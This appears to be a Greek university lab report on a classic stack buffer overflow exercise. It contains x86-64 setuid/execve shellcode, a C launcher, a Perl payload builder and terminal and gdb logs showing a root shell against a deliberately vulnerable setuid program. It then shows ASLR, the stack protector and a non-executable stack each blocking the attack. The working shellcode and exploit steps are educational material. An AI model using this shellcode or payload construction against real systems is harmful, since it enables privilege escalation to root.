Ασφάλεια Δικτύων και Πληροφοριακών Συστημάτων

Assignment 1
Buffer Overflows

Team

Στέφανος Παπαναστασίου 1608 (stepapan@uth.gr)

Θωμάς Αθανασίου 1521 (thathana@uth.gr)

Ισαάκ Λαζαρίδης 1412 (islazari@uth.gr)

Assembly Shellcode (shellcode.asm)

```
;Shellcode Assembly Code
;compile with nasm -f elf64 shellcode.asm; ld -o shellcode shellcode.o

sys_execve equ 59
sys_setreuid equ 105

section .text

global _start

_start:

;setid(0)
xor rax, rax
mov al, sys_setreuid;setuid
xor rdi,rdi
syscall

;execve(msg, 0, 0)
;/bin/sh\0 = 2f 62 69 6e 2f 73 68 aa

push 0x6e69622f
mov edi, 0xaa68732f
and edi, 0x55ffffff
mov dword[rsp + 4], edi; 1st argument
mov rdi, rsp

xor rsi, rsi ;2nd argument = null
xor rdx, rdx ;3rd argument = null

xor rax, rax
mov al, sys_execve ;execve
syscall

;exit
; mov rax, rdi        ; #1 Return value
; mov rax, sys_exit   ; exit
; syscall
```

Compile and Run του shellcode:

```
tom@ubuntu:~/Desktop/Asfaleia$ nasm -f elf64 shellcode.asm; ld -o shellcode shel
lcode.o
tom@ubuntu:~/Desktop/Asfaleia$ ./shellcode
$
```

Objectdump του shellcode προκειμένου να αποκτηθούν τα opcodes του προγράμματος:

```
tom@ubuntu:~/Desktop/Asfaleia$ objdump -D shellcode

shellcode:     file format elf64-x86-64


Disassembly of section .text:

0000000000400080 <_start>:
  400080:       48 31 c0                xor    %rax,%rax
  400083:       b0 69                   mov    $0x69,%al
  400085:       48 31 ff                xor    %rdi,%rdi
  400088:       0f 05                   syscall
  40008a:       68 2f 62 69 6e          pushq  $0x6e69622f
  40008f:       bf 2f 73 68 aa          mov    $0xaa68732f,%edi
  400094:       81 e7 ff ff ff 55       and    $0x55ffffff,%edi
  40009a:       89 7c 24 04             mov    %edi,0x4(%rsp)
  40009e:       48 89 e7                mov    %rsp,%rdi
  4000a1:       48 31 f6                xor    %rsi,%rsi
  4000a4:       48 31 d2                xor    %rdx,%rdx
  4000a7:       48 31 c0                xor    %rax,%rax
  4000aa:       b0 3b                   mov    $0x3b,%al
  4000ac:       0f 05                   syscall
```

Ανάθεση των opcodes του πραγράμματος στο call_shellcode:

```
/* call_shellcode.c */
/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] ="\x48\x31\xc0\xb0\x69\x48\x31\xff\x0f\x05"
        "\x68\x2f\x62\x69\x6e\xbf\x2f\x73\x68\xaa\x81\xe7\xff\xff\xff"
        "\x55\x89\x7c
        \x24\x04\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x48\x31\xc0\xb0\x3b\x0f
        \x05";


int main(int argc, char **argv)
{

char buf[sizeof(code)];
strcpy(buf, code);
((void(*)( ))buf)( );

}
```

Compile and run του call_shellcode για να πάρουμε τελικώς το shell.

```
tom@ubuntu:~/Desktop/Asfaleia$ gcc -fno-stack-protector -z execstack -o call_she
llcode call_shellcode.c
tom@ubuntu:~/Desktop/Asfaleia$ ./shellcode
$ exit
tom@ubuntu:~/Desktop/Asfaleia$ ./call_shellcode
$
```

Χτίζουμε σταδιακά το badfile μέσω του pearl script.Η τελική μορφή του θα είναι :

<NOP.NOP><SHELLCODE OPS><AAAAAAAA><Addr of buffer>

Αρχικά βάζουμε στο script τα opcodes του κώδικα assembly. Χρησιμοποιώντας τον τύπο sizeof<NOPS> = 48 - sizeof<SHELLCODE OPS> ,όπου 48 είναι το μέγεθος του buffer που στοχεύουμε. Θα χρειαστούμε άρα 2 NOPS

```
#!/usr/bin/perl
# print "\x90\x90";

print "\x48\x31\xc0\xb0\x69\x48\x31\xff\x0f\x05";
print "\x68\x2f\x62\x69\x6e\xbf\x2f\x73\x68\xaa\x81\xe7\xff\xff\xff";
print "\x55\x89\x7c
\x24\x04\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x48\x31\xc0\xb0\x3b\x0f
\x05";

# print "AAAAAAAA";
#
# print "\x70\xdb\xff\xff\xff\x7f";
```

```
tom@ubuntu:~/Desktop/Asfaleia$ ./opcodes.pl > badfile
tom@ubuntu:~/Desktop/Asfaleia$ wc badfile
 0  1 46 badfile
tom@ubuntu:~/Desktop/Asfaleia$ sudo su
[sudo] password for tom:
root@ubuntu:/home/tom/Desktop/Asfaleia#  gcc -o stack -z execstack -fno-stack-pr
otector stack.c
root@ubuntu:/home/tom/Desktop/Asfaleia# chmod 4755 stack
root@ubuntu:/home/tom/Desktop/Asfaleia# exit
exit
tom@ubuntu:~/Desktop/Asfaleia$ ./stack
Address of buffer=0x7ffd2c901ad0
Returned Properly
tom@ubuntu:~/Desktop/Asfaleia$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_s
pace
0
tom@ubuntu:~/Desktop/Asfaleia$ ./stack
Address of buffer=0x7fffffffdb70
Returned Properly
```

```
print "\x90\x90";

print "\x48\x31\xc0\xb0\x69\x48\x31\xff\x0f\x05";
print "\x68\x2f\x62\x69\x6e\xbf\x2f\x73\x68\xaa\x81\xe7\xff\xff\xff";
print "\x55\x89\x7c
\x24\x04\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x48\x31\xc0\xb0\x3b\x0f
\x05";
```

```
tom@ubuntu:~/Desktop/Asfaleia$ ./opcodes.pl > badfile
tom@ubuntu:~/Desktop/Asfaleia$ wc badfile
 0  1 48 badfile
tom@ubuntu:~/Desktop/Asfaleia$ ./stack
Address of buffer=0x7fffffffdb70
Returned Properly
Segmentation fault (core dumped)
```

Τσεκάρουμε ότι το badfile έχει όντως 48 και προσθέτουμε τα απαιτούμενα Junks “AAAAAAAA” και τρέχουμε το πρόγραμμα ξέροντας ότι θα χτυπήσει segmentation. Θέλουμε να βρούμε την διεύθυνση του buffer που θα στοχεύσουμε για να την βάλουμε στο badfile.

```
#!/usr/bin/perl
print "\x90\x90";

print "\x48\x31\xc0\xb0\x69\x48\x31\xff\x0f\x05";
print "\x68\x2f\x62\x69\x6e\xbf\x2f\x73\x68\xaa\x81\xe7\xff\xff\xff";
print "\x55\x89\x7c
\x24\x04\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x48\x31\xc0\xb0\x3b\x0f
\x05";

print "AAAAAAAA";
```

```
tom@ubuntu:~/Desktop/Asfaleia$ ./opcodes.pl > badfile
tom@ubuntu:~/Desktop/Asfaleia$ wc badfile
 0  1 56 badfile
tom@ubuntu:~/Desktop/Asfaleia$ xxd -g 1 badfile
00000000: 90 90 48 31 c0 b0 69 48 31 ff 0f 05 68 2f 62 69  ..H1..iH1...h/bi
00000010: 6e bf 2f 73 68 aa 81 e7 ff ff ff 55 89 7c 24 04  n./sh......U.|$.
00000020: 48 89 e7 48 31 f6 48 31 d2 48 31 c0 b0 3b 0f 05  H..H1.H1.H1..;..
00000030: 41 41 41 41 41 41 41 41                          AAAAAAAA
tom@ubuntu:~/Desktop/Asfaleia$ ./stack
Address of buffer=0x7fffffffdb70
Segmentation fault (core dumped)
```

```
11      printf("Address of buffer=%p\n",buffer);
(gdb) n
Address of buffer=0x7fffffffdb10
13      strcpy(buffer, str);
(gdb) x/40x $rsp
0x7fffffffdb00: 0x00000205      0x00000000      0xffffdb60      0x00007fff
0x7fffffffdb10: 0x00000000      0x00000000      0xf7a7c236      0x00007fff
0x7fffffffdb20: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdb30: 0xffffdd70      0x00007fff      0x00400550      0x00000000
0x7fffffffdb40: 0xffffdd70      0x00007fff      0x004006dc      0x00000000
0x7fffffffdb50: 0xffffde58      0x00007fff      0x00000000      0x00000001
0x7fffffffdb60: 0x31489090      0x4869b0c0      0x050fff31      0x69622f68
0x7fffffffdb70: 0x732fbf6e      0xe781aa68      0x55ffffff      0x04247c89
0x7fffffffdb80: 0x48e78948      0x3148f631      0xc03148d2      0x050f3bb0
0x7fffffffdb90: 0x41414141      0x41414141      0xffffdbd0      0x00007fff
(gdb) x/4x $rbp
0x7fffffffdb40: 0xffffdd70      0x00007fff      0x004006dc      0x00000000
(gdb) n
14      return 1;
(gdb) n
15      }
(gdb) x/40x $rsp
0x7fffffffdb00: 0x00000205      0x00000000      0xffffdb60      0x00007fff
0x7fffffffdb10: 0x31489090      0x4869b0c0      0x050fff31      0x69622f68
0x7fffffffdb20: 0x732fbf6e      0xe781aa68      0x55ffffff      0x04247c89
0x7fffffffdb30: 0x48e78948      0x3148f631      0xc03148d2      0x050f3bb0
0x7fffffffdb40: 0x41414141      0x41414141      0xffffdbd0      0x00007fff
0x7fffffffdb50: 0xffffde58      0x00007fff      0x00000000      0x00000001
0x7fffffffdb60: 0x31489090      0x4869b0c0      0x050fff31      0x69622f68
0x7fffffffdb70: 0x732fbf6e      0xe781aa68      0x55ffffff      0x04247c89
0x7fffffffdb80: 0x48e78948      0x3148f631      0xc03148d2      0x050f3bb0
0x7fffffffdb90: 0x41414141      0x41414141      0xffffdbd0      0x00007fff
(gdb) x/4x $rbp
0x7fffffffdb40: 0x41414141      0x41414141      0xffffdbd0      0x00007fff
```

```
#!/usr/bin/perl
print "\x90\x90";

print "\x48\x31\xc0\xb0\x69\x48\x31\xff\x0f\x05";
print "\x68\x2f\x62\x69\x6e\xbf\x2f\x73\x68\xaa\x81\xe7\xff\xff\xff";
print "\x55\x89\x7c
\x24\x04\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x48\x31\xc0\xb0\x3b\x0f
\x05";

print "AAAAAAAA";

print "\x70\xdb\xff\xff\xff\x7f";
```

Βάζουμε την διεύθυνση στο script και τρέχουμε πάλι το πρόγραμμα.Εφόσον χτίσαμε το badfile στην μορφή που θέλαμε περιμένουμε το πρόγραμμα να τρέξει σωστά και να πάρουμε root shell.

```
tom@ubuntu:~/Desktop/Asfaleia$ ./opcodes.pl > badfile
tom@ubuntu:~/Desktop/Asfaleia$ wc badfile
 0  1 62 badfile
tom@ubuntu:~/Desktop/Asfaleia$ xxd -g 1 badfile
00000000: 90 90 48 31 c0 b0 69 48 31 ff 0f 05 68 2f 62 69  ..H1..iH1...h/bi
00000010: 6e bf 2f 73 68 aa 81 e7 ff ff ff 55 89 7c 24 04  n./sh......U.|$.
00000020: 48 89 e7 48 31 f6 48 31 d2 48 31 c0 b0 3b 0f 05  H..H1.H1.H1..;..
00000030: 41 41 41 41 41 41 41 41 70 db ff ff ff 7f        AAAAAAAAp.....
tom@ubuntu:~/Desktop/Asfaleia$ ./stack
Address of buffer=0x7fffffffdb70
#
```

Όντως πήραμε shell :)

```
tom@ubuntu:~/Desktop/Asfaleia$ ./stack
Address of buffer=0x7fffffffdb70
# id
uid=0(root) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(
plugdev),113(lpadmin),128(sambashare),130(wireshark)
#
```

<u>Επιπλέον σχόλιο:</u> Όταν τρέχεις το πρόγραμμα μέσω gdb οι διευθύνσεις που βλέπεις διαφέρουν ελάχιστα από τις κανονικές , επομένως υπάρχει περίπτωση να μην μπορείς να πάρεις shell εφόσον δεν θα στοχεύεις στην σωστή διεύθυνση . Για να λύσουμε το πρόβλημα αυτό όπως φάνηκε και παραπάνω βάλαμε ένα print στο vulnerable πρόγραμμα ώστε να έχουμε ανά πάσα στιγμή την κανονική διεύθυνση του buffer.

```
tom@ubuntu:~/Desktop/Asfaleia$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
(gdb) r
Starting program: /home/tom/Desktop/Asfaleia/stack
Address of buffer: 0x7fffffffdb10

Program received signal SIGSEGV, Segmentation fault.
0x00007fffffffdb70 in ?? ()
(gdb)
```

```
#!/usr/bin/perl
print "\x90\x90";

print "\x48\x31\xc0\xb0\x69\x48\x31\xff\x0f\x05";
print "\x68\x2f\x62\x69\x6e\xbf\x2f\x73\x68\xaa\x81\xe7\xff\xff\xff";
print "\x55\x89\x7c
\x24\x04\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x48\x31\xc0\xb0\x3b\x0f
\x05";

print "AAAAAAAA";

print "\x10\xdb\xff\xff\xff\x7f";
```

1.5

```
tom@ubuntu:~/Desktop/Asfaleia$ sudo su
[sudo] password for tom:
root@ubuntu:/home/tom/Desktop/Asfaleia#  /sbin/sysctl -w kernel.randomize_va_spa
ce=2
kernel.randomize_va_space = 2
root@ubuntu:/home/tom/Desktop/Asfaleia# exit
exit
tom@ubuntu:~/Desktop/Asfaleia$ ./stack
Address of buffer=0x7ffc6e1a71f0
Segmentation fault (core dumped)
tom@ubuntu:~/Desktop/Asfaleia$ ./stack
Address of buffer=0x7ffc22fac530
Segmentation fault (core dumped)
tom@ubuntu:~/Desktop/Asfaleia$ ./stack
Address of buffer=0x7ffcae531480
Segmentation fault (core dumped)
tom@ubuntu:~/Desktop/Asfaleia$
```

```
Address of buffer=0x7ffd215b6d30
Segmentation fault (core dumped)
Address of buffer=0x7ffc1689f8a0
Segmentation fault (core dumped)
Address of buffer=0x7fff881a1790
Segmentation fault (core dumped)
Address of buffer=0x7ffc9df150a0
Segmentation fault (core dumped)
Address of buffer=0x7ffc466f9000
Segmentation fault (core dumped)
Address of buffer=0x7ffcaf775cf0
Segmentation fault (core dumped)
Address of buffer=0x7ffd1a3e92e0
Segmentation fault (core dumped)
Address of buffer=0x7fffe6827160
Segmentation fault (core dumped)
Address of buffer=0x7ffd544ccb80
Segmentation fault (core dumped)
Address of buffer=0x7ffcc08f74a0
Segmentation fault (core dumped)
Address of buffer=0x7fff80edc020
Segmentation fault (core dumped)
Address of buffer=0x7ffef427b720
Segmentation fault (core dumped)
Address of buffer=0x7fff4fde4c40
Segmentation fault (core dumped)
Address of buffer=0x7ffc2c1d5300
Segmentation fault (core dumped)
Address of buffer=0x7ffcd4421750
Segmentation fault (core dumped)
Address of buffer=0x7ffd9fe78940
Segmentation fault (core dumped)
Address of buffer=0x7ffdb2d37f80
Segmentation fault (core dumped)
Address of buffer=0x7fff28cfa640
Segmentation fault (core dumped)
Address of buffer=0x7ffc24b48c50
Segmentation fault (core dumped)
Address of buffer=0x7ffd2b9bae70
Segmentation fault (core dumped)
Address of buffer=0x7ffef37b9770
Segmentation fault (core dumped)
Address of buffer=0x7ffd6e7e28b0
^CSegmentation fault (core dumped)
```

Μετά την ενεργοποίηση του randomization (/sbin/sysctl -w kernel.randomize_va_space=2) δεν μπορούμε να πάρουμε shell. Ο λόγος είναι ότι τα opcodes που έχουν τυπωθεί στο badfile μέσω του αρχείου pearl

δεν μπορούν να είναι τα ίδια αφού η διεύθυνση του buffer στο stack.c αλλάζει κάθε φορά που τρέχει. Είναι σχεδόν αδύνατο να συμπίπτει η διεύθυνση του buffer με τα opcodes του badfile. Τρέχοντας το πρόγραμμα πολλές φορές δεν υπήρχε κάποιο σωστό αποτέλεσμα.


1.6

```
tom@ubuntu:~/Desktop/Asfaleia$ sudo su
root@ubuntu:/home/tom/Desktop/Asfaleia# gcc -o stack -z execstack stack.c -g
root@ubuntu:/home/tom/Desktop/Asfaleia# chmod 4755 stack
root@ubuntu:/home/tom/Desktop/Asfaleia# exit
exit
tom@ubuntu:~/Desktop/Asfaleia$ ./opcodes.pl > badfile
tom@ubuntu:~/Desktop/Asfaleia$ ./stack
Address of buffer=0x7fffffffdb50
*** stack smashing detected ***: ./stack terminated
Aborted (core dumped)
```

Ενεργοποίηση του stack protector και αδύνατη υπερχείλιση του buffer.

Το stack smashing προκαλείται λόγω του μηχανισμού προστασίας του gcc για τον εντοπισμό buffer overflow σφαλμάτων.

1.7



Εδώ κλείνουμε το randomization και γίνεται το compile όπως στις οδηγίες. Δεν μπορούμε να πάρουμε shell. Αυτό συμβαίνει διότι πλέον η stack δεν είναι executable αλλά μόνο read-write.